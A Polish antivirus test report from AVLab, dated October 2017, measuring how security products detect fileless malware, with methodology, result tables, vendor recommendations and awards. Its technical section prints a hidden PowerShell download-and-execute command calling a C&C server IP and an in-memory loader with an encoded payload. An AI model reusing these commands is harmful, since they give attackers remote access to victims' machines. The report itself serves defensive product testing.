AV-TEST LAB

THE INDEPENDENT ANTIVIRUS TESTS

TEST OCHRONY PRZED WIRUSAMI BEZPLIKOWYMI

PAŹDZIERNIK 2017

WPROWADZENIE

W czasach cyfryzacji niemal każdego aspektu życia publicznego i prywatnego nie brakuje pojawiających się nowych, ciekawych technik obchodzenia zabezpieczeń. Chociaż od kilku lat pierwsze skrzypce pośród złośliwego oprogramowania ciągle odgrywają szkodniki wykorzystujące kryptografię asymetryczną, to nie możemy narzekać na niedobór również i takich sposobów oszukiwania produktów ochronnych, które poziomem przygotowania i skomplikowanym cyklem eskalacji infekcji przewyższają wirusy z rodziny ransomware.

Rozpatrywane zagrożenia w tym raporcie to tak zwane wirusy bezplikowe (ang. malware fileless). Chociaż wektor infekcji najczęściej rozpoczyna się tradycyjnie, czyli od dostarczenia złośliwego pliku na komputer ofiary — poprzez scam lub atak drive-by download w wyniku wykorzystania exploita — to podobieństwa do powszechnych ataków z plikami wykonywalnymi na tym się kończą. Złośliwe oprogramowanie typu „fileless" działa bezpośrednio w pamięci operacyjnej komputera. W takim scenariuszu uruchomiony wirus nie zostanie przeniesiony do kwarantanny przez oprogramowanie zabezpieczające, ponieważ nie jest plikiem, lecz zestawem instrukcji do wykonania, operującym na systemowych procesach.

Autorzy złośliwego kodu, którzy często są ekspertami w swojej dziedzinie, mogą wykorzystywać tę zależność, by nie pozostawiać żadnych śladów na dysku twardym i utrudnić wykrycie szkodnika przez program antywirusowy. Zagrożenia „fileless" mają kilka cech wspólnych z rootkitami: potrafią przechowywać dane w rejestrze, który jest bazą dla ustawień systemu operacyjnego i niektórych aplikacji, a nawet przechwytywać i modyfikować funkcje API niskiego poziomu. Ponadto tak jak rootkity mogą ukrywać obecność poszczególnych procesów, folderów, plików i kluczy rejestru, w tym instalować własne sterowniki i usługi w systemie. Bezplikowe złośliwe oprogramowanie może uzyskać dostęp do uprawnień „ring-0". Proces uruchomiony na tym poziomie wykonuje kod z uprawnieniami jądra systemu, w efekcie może uzyskać nieograniczony dostęp do wszystkich procesów, sterowników i usług.

Z pośród przedstawionych w tym raporcie programów zabezpieczających są niestety takie, które mają problemy z wykrywaniem malware fileless. Wirusy bezplikowe niczym rootkity posiadają zdolność do unikania detekcji: by dawać atakującemu zdalny dostęp do zainfekowanej maszyny mogą powodować eskalację uprawnień i wykorzystywać luki w zabezpieczeniach. Tę rodzinę szkodliwego oprogramowania często używa się w atakach APT (ang. Advanced Persident Threat) przeprowadzanych na szeroką skalę lub w atakach na pracowników wysokiego szczebla. Według raportu „Fileless attacks against enterprise networks" opublikowanego przez Kasperky Lab, cyberprzestępcy wykorzystywali bezplikowe złośliwe oprogramowanie do zaatakowania blisko 140 przedsiębiorstw na całym świecie, głównie w Stanach Zjednoczonych, Wielkiej Brytanii, Rosji, Francji, Ekwadorze, Brazylii, Tunezji, Turcji, Izraelu i Hiszpanii. Wśród wziętych na cel podmiotów i instytucji znalazły się banki, firmy telekomunikacyjne i organizacje rządowe.


W teście przeprowadzonym w październiku 2017 roku eksperci z AVLab wykorzystali techniki oraz narzędzia stosowane przez cyberprzestępców do przełamywania zabezpieczeń i uzyskiwania zdalnego dostępu do zainfekowanej maszyny bez zapisywania jakichkolwiek danych na dysku twardym. Opisywane bezplikowe szkodliwe oprogramowanie jest bardzo trudne do wykrycia, jeżeli produkty zabezpieczające nie dysponują mechanizmami, które kontrolują uruchamiane złośliwe skrypty. Wykrycie tych skryptów jest tym bardziej problematyczne, jeżeli złośliwy kod jest wykonywany przez systemowy interpreter PowerShell. Dzięki tej metodzie możliwe staje się zainfekowanie komputera bez podniesienia alarmu przez program zabezpieczający.

PODSTAWY TECHNICZNE

Do sprawdzenia efektywności ochrony różnych modułów zabezpieczających każdego testowanego programu, wykorzystano cztery rodzaje plików szkodliwego oprogramowania, które zawierały podobne instrukcje.

- Plik M1.bat zawierał instrukcję pobierania wirusa przez PowerShell z odpowiednimi parametrami.
- Skompilowany plik M2.exe zawierał podobne instrukcje.
- Plik M3.exe poddano technice zaciemniania kodu (obfuskacji).
- Plik M4.docm zawierał złośliwe instrukcje makro uruchamiające PowerShell z odpowiednimi parametrami.

Używając oprogramowania WireShark do przechwytywania pakietów, możemy zaobserwować dokładny sposób dostarczenia malware z testowego serwera zawierającego web-aplikację (która służy do atakowania komputerów) do systemu operacyjnego z zainstalowanym oprogramowaniem zabezpieczającym.



Adres IP lokalnego komputera:

192.168.124.137


Adres IP serwera WWW ze złośliwym oprogramowaniem:

217.182.77.27

Wywoływane polecenie typu GET z żądaniem pobrania zasobu:

GET /M1.bat/M1.bat HTTP/1.1

Po pobraniu wirusa w kroku poprzednim szkodliwe oprogramowanie było uruchamiane. Na poniższym zrzucie ekranu widzimy wykonanie złośliwego pliku oraz pobranie ładunku (ang. payload) z serwera C&C kontrolowanego przez atakującego.



Adres IP lokalnego komputera:

192.168.124.137

Adres IP serwera C&C do komunikacji wirusa z atakującym:

147.135.210.231

Wywoływane przez wirusa polecenie typu GET z żądaniem pobrania ładunku:

GET /i33PjVMvFgResmq HTTP/1.1

Odpowiedź z serwera atakującego:

HTTP/1.1 200 OK (application/octet-stream)

Zawartość pobieranego ładunku (ang. payload) po odszyfrowaniu:

powershell.exe -nop -w hidden -c $H=new-object net.webclient;$H.proxy=[Net.WebRequest]::GetSystemWebProxy();$H.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $H.downloadstring(‚http://147.135.210.231:8080/i33PjVMvFgResmq’);

Automatyczne uruchomienie ładunku w pamięci RAM bez zapisywania plików na dysku twardym:

```
if([IntPtr]::Size -eq 4){$b='powershell.exe'}else{$b=$env:windir+'\syswow64\
WindowsPowerShell\v1.0\powershell.exe'};$s=New-Object System.Diagnostics.
ProcessStartInfo;$s.FileName=$b;$s.Arguments='-nop -w hidden -c $s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String('H4sIAAYs3IkCA71WbW/aSBD+[...
]+IPwFEkxiiJAoAAA==''));IEX (New-Object IO.StreamReader(New-Object IO.Compression.
GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();';$s.
UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.WindowStyle='Hidden';$s.
CreateNoWindow=$true;$p=[System.Diagnostics.Process]::Start($s);
```

Zadaniem każdego testowanego produktu było wykrycie zagrożenia, które po uruchomieniu dawało atakującemu zdalny dostęp do zainfekowanego komputera.

Przykład dla rozwiązań firmy Avast i Avira:

Produkt	Wersja	M1.bat	M2.exe	M3.exe	M4.docm
Avast Free Antivirus 2017	17.06.2310	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/1 P
Avira Free Antivirus	15.0.31.27	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/0/0 F

Gdzie n/n/n/n, oznaczają odpowiednio:

1/-/-/-, wykrycie zagrożenia już w przeglądarce.

0/1/-/-, wykrycie zagrożenia przez sygnatury.


0/0/1/-, wykrycie zagrożenia po uruchomieniu pliku przez ochronę heurystyczną lub proaktywną.


0/0/0/1, wykrycie wychodzącego lub przychodzącego połączenia internetowego przez firewall / IPS i zatrzymanie ataku.

1/-/-/-, „pauza" oznacza etap, który nie był sprawdzany, jeżeli zagrożenie zostało wykryte w poprzedniej fazie badania.

POTENCJALNE KONSEKWENCJE

Jeżeli szkodliwe oprogramowanie nie zostało wykryte i zablokowane, to nawiązane połączenie dawało atakującemu możliwość komunikowania się z ofiarą. Oprócz kradzieży plików, pobierania i instalowania w systemie dodatkowego złośliwego oprogramowania, a także wstrzykiwania do pamięci innych złośliwych modułów, możliwe jest podniesienie uprawnień za pomocą dodatkowych exploitów i uruchomianie kodu z uprawnieniami administratora.





METODOLOGIA

Do przeprowadzenia testu na początku października 2017 roku wykorzystano systemy wirtualne Windows 10 x64, które były zlokalizowane w Polsce, podobnie jak zasób internetowy zawierający szkodliwe oprogramowanie i serwer C&C. Za niezbędne narzędzia potrzebne do uzyskania kontrolowanego dostępu do systemu ofiary posłużyły:

- Przygotowane szkodliwe oprogramowanie niewykrywalne sygnaturami dla wszystkich programów antywirusowych.
- Metasploit pełniący funkcję instrumentu konsolidującego procedurę ataku.

Złośliwe oprogramowanie, które pobierało ładunek i uruchamiało kod w pamięci RAM, może być dostarczone do komputera ofiary różnymi metodami, np. z wykorzystaniem socjotechniki lub poprzez atak drive-by download. Na potrzeby testu link do pobrania złośliwych plików w pierwszym kroku był po prostu uruchamiany przez testera w przeglądarce.

Niektóre moduły ochronne, takie jak: wykrywanie makrowirusów, skanowanie stron internetowych, IPS lub firewall zostały włączone, jeżeli domyślnie pozostawały nieaktywne. Skanowanie zasobów przez te funkcjonalności było wymagane do przedstawienia lepszej skuteczności zabezpieczenia komputera. W pozostałe ustawienia nie ingerowano.

Sposób postępowania krok po kroku:

1. Pobranie próbki w przeglądarce i sprawdzenie ochrony. Jeżeli zagrożenie nie zostało zablokowane:

2. Uruchomienie skanowania pobranego pliku. Jeżeli zagrożenie nie zostało wykryte:

3. Uruchomienie szkodliwego oprogramowania i obserwowanie ochrony z wykorzystaniem mechanizmów heurystycznych lub proaktywnych. Jeżeli zagrożenie nie zostało zablokowane:

4. Monitorowanie ochrony na poziomie modułu firewall lub IPS. Jeżeli połączenie internetowe nie zostało zablokowane, sprawdzano możliwość zdalnej kradzieży plików z dysku ofiary przy ciągłym obserwowaniu modułu firewall i/lub IPS.

WYNIKI

Produkty zabezpieczające dla użytkowników indywidualnych i mikro firm.

Produkt	Wersja	M1.bat	M2.exe	M3.exe	M4.docm
360 Total Security	9.2.0.1.289	0/0/0/0 F	0/0/0/0 F	0/0/1/- P	0/0/1/- P
Arcabit Internet Security	02.10.2017	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
Avast Free Antivirus 2017	17.06.2310	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/1 P
Avast Premier	17.06.2310	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/1 P
Avira Free Antivirus	15.0.31.27	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/0/0 F
Avira Antivirus Pro	15.0.31.27	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/0/0 F
Bitdefender Total Security	22.0.12.161	0/0/0/1 P	1/-/-/- P	0/0/0/1 P	1/-/-/- P
Comodo Cloud Antivirus [1]	1.14.431397.586	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
Comodo Internet Security 10 [2]	10.0.1.6294	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
ESET Smart Security Premium	10.1.219.1	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
F-Secure SAFE [3]	17.00	–	–	–	–
G DATA Total Security [4]	25.4.0.2	0/0/0/0 F	1/-/-/- P	0/0/0/0 F	0/0/0/1 P
Immunet Protect	6.0.6.10600	0/0/0/0 F	0/0/1/- P	0/0/0/0 F	0/0/0/0 F
Kaspersky Free	18.00.405	1/-/-/- P	1/-/-/- P	1/-/-/- P	1/-/-/- P
Kaspersky Total Security	18.00.405(b)	1/-/-/- P	1/-/-/- P	1/-/-/- P	1/-/-/- P
Malwarebytes Premium	3.2.2	0/0/1/- P	0/0/0/0 F	0/0/0/0 F	0/0/1/- P
McAfee Total Protection	16.0.4	0/0/0/0 F	1/-/-/- P	1/-/-/- P	0/0/0/0 F
Norton Security	22.10.1.10	0/0/0/1 P	0/0/1/- P	0/0/1/- P	0/0/1/- P
Panda Free Antivirus	18.03.00	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/1/- P
Panda Internet Security [5]	17.0.1	0/0/0/0 F	0/0/1/- P	0/0/1/- P	0/0/1/- P
Quick Heal Total Security	17.00	0/0/0/1 P	1/-/-/- P	1/-/-/- P	0/0/0/1 P
SecureAPlus	4.7.2	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
Sophos HOME	1.2.5	0/0/0/0 F	1/-/-/- P	0/0/0/0 F	0/0/0/0 F
Trend Micro Internet Security 2017	12.0.1153	0/0/1/- P	1/-/-/- P	0/0/1/- P	0/0/1/- P
Webroot Complete	9.0.18.38	0/0/0/1 F	0/0/1/- P	0/0/1/- P	0/0/0/1 F
Windows Defender	4.11	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
ZoneAlarm Extreme Security	15.1.501.17294	1/-/-/- P	1/-/-/- P	1/-/-/- P	1/-/-/- P

Produkty zabezpieczające dla małych, średnich i dużych firm.

Produkt	Wersja Agenta	M1.bat	M2.exe	M3.exe	M4.docm
Arcabit Endpoint Security	02.10.2017	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
Bitdefender GravityZone	6.2.25.944	0/0/0/1 P	1/-/-/- P	0/0/0/1 P	1/-/-/- P
Comodo ONE [6]	10.0.1.6361	0/0/1/- P	0/0/1/- P	0/0/1/- P	0/0/1/- P
ESET Endpoint Security	6.6.2052.2	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P	0/0/0/1 P
F-Secure SAFE [7]	17.00	–	–	–	–
G DATA Endpoint Prot. Business [8]	14.0.1.122	0/0/0/0 F	1/-/-/- P	0/0/0/0 F	1/-/-/- P
Kaspersky End.Sec. 10 for Windows	10.3.0.6294	1/-/-/- P	0/1/-/- P	1/-/-/- P	1/-/-/- P
Seqrite Endp. Sec. Enterprise Suite	7.2	0/0/0/1 P	1/-/-/- P	1/-/-/- P	0/0/0/1 P

[1] Włączono funkcję („Net Traffic Control Over Sandboxed Apps”) do blokowania połączeń internetowych w dwóch kierunkach dla aplikacji uruchomionych w piaskownicy.

[2] W ustawieniach HIPS w zakładce „Chronione foldery z danymi” (ang. „Protected Data Folders”) dodano folder z plikami do obszarów niedostępnych dla uruchomionych wirusów w piaskownicy.

[3] Po kilku minutach od uruchomienia systemu ochrona wyłączała się samoczynnie. Producent nie udzielił wystarczającego wsparcia technicznego w wyznaczonym terminie, dlatego program został wykluczony z testów.

[4] Podczas drugiej próby testu suwak modułu firewall w trybie autopilota został przesunięty „do góry” na ustawienia maksymalne. Niestety nie miało to wpływu na lepszą ochronę.

[5] Podczas drugiej próby testu moduł Kontrola Aplikacji (Aplication Control) został włączony. Niestety nie miało to wpływu na lepszą ochronę.

[6] Zastosowano utwardzoną politykę rekomendowaną przez producenta.

[7] Po kilku minutach od uruchomienia systemu ochrona wyłączała się samoczynnie. Producent nie udzielił wystarczającego wsparcia technicznego w wyznaczonym terminie, dlatego program został wykluczony z testów.

[8] Domyślna polityka zawiera wyłączone najważniejsze składniki ochrony. Na potrzeby testu włączono: kontrolę aplikacji, skaner stron internetowych, moduł do wykrywania exploitów i firewall, który pozostawiono domyślnie w trybie autopilota.

ZALECENIA DLA PRODUCENTÓW

1. Należy rozważyć implementację skanowania plików, które nie zawierają podpisów cyfrowych i są pobierane w szczególności przez procesy: powershell.exe, cmd.exe, wscript.exe, cscript.exe.

2. W celu zapewnienia lepszej ochrony należy rozważyć dodanie funkcji blokującej niepodpisane cyfrowo pliki, które mogą uruchamiać potencjalnie szkodliwe skrypty.

3. Należy rozważyć wdrożenie komunikatu ostrzegawczego lub reguł dla ruchu wychodzącego i przychodzącego dla procesów: powershell.exe, cmd.exe, wscript.exe i cscript.exe.

4. Należy rozważyć wdrożenie komunikatu ostrzegawczego lub funkcji blokującej dwukierunkowy ruch internetowy dla aplikacji uruchomionych w piaskownicy. Test udowodnił, że domyślne ustawienia dla oprogramowania Comodo Internet Security pozwalają na dostęp do sieci wirusom uruchomionym w piaskownicy. Przykładowo, jeżeli za pośrednictwem funkcjonalności „Chronione foldery z danymi" (ang. „Protected Data Folders") folder z plikami nie jest dodany przez użytkownika do obszarów niedostępnych dla uruchomionych wirusów w piaskownicy, to istnieje możliwość zdalnej ingerencji w pliki na dysku twardym za pośrednictwem zagrożenia uruchomionego w piaskownicy, które daje zdalny dostęp do zainfekowanego komputera.

5. Należy rozważyć wdrożenie funkcji blokującej skrypty uruchamiane przez PowerShell dla makropoleceń.

6. Należy rozważyć dodanie skanowania plików z rozszerzeniem „.bat" na ustawieniach domyślnych.

7. Należy ponownie zweryfikować ustawienia domyślne i w razie konieczności dostosować konfigurację do współczesnych technik obchodzenia zabezpieczeń.

PRZYZNANE NAGRODY

Certyfikaty przyznano w oparciu następujący próg procentowy:

4x [P]ass: BEST+++
3x [P]ass: BEST++
2x [P]ass: GOOD+
1x [P]ass: ONLY TESTED

Arcabit Internet Security
Arcabit Endpoint Security
Bitdefender Total Security
Bitdefender GravityZone
Comodo Cloud Antivirus
Comodo Internet Security
Comodo ONE
ESET Smart Security
ESET Endpoint Security
Kaspersky Free
Kaspersky Total Security
Kaspersky Endpoint Security 10 for Windows
Norton Security
SecureAPlus
Trend Micro Internet Security
Windows Defender
ZoneAlarm Extreme Security
Quick Heal Total Protection
Seqrite Endpoint Security Enterprise Suite

Avast Free Antivirus
Avast Premier
Panda Free Antivirus
Panda Internet Security

360 Total Security
Avira Free Antivirus
Avira Antivirus Pro
Malwarebytes Anti-Malware Premium
McAfee Total Protection
Webroot SecureAnywhere Complete
G Data Endpoint Protection Business
G Data Total Security

Immunet Protect Free
Sophos HOME

INFORMACJE O AVLAB

Nasze poprzednie publikacje:

- Test antywirusowej ochrony przed atakami drive-by download
- Test antywirusowych modułów do ochrony bankowości internetowej
- Wielki test oprogramowania do ochrony przed krypto-ransomware

Kontakt w sprawie testów dla producentów:
kontakt@avlab.pl

Przyznane certyfikaty do pobrania w wysokiej rozdzielczości:
https://avlab.pl/dla-prasy

AVLab skupia w jednym miejscu pasjonatów i profesjonalistów do spraw bezpieczeństwa. Nasze działania obejmują testowanie i dzielenie się wynikami z analiz ze wszystkimi użytkownikami sieci Internetu. Nie jesteśmy kontrolowani i/lub powiązani w jakikolwiek sposób z żadnym producentem lub dystrybutorem oprogramowania zabezpieczającego. Nasze testy są niezależne i odbywają się w warunkach zbliżonych do rzeczywistości. W testach wykorzystujemy szkodliwe oprogramowanie narzędzia oraz techniki obchodzenia zabezpieczeń, które są używane w prawdziwych atakach.

Jeśli Twoja firma zajmuje się dostarczaniem oprogramowania lub sprzętu zabezpieczająco-monitorującego sieci firmowe i urządzenia użytkowników indywidualnych, możemy dla Ciebie przygotować dedykowane recenzje i testy, które zostaną opublikowane w kilku wersjach językowych na naszej stronie internetowej. Nie wahaj się – skontaktuj się z nami.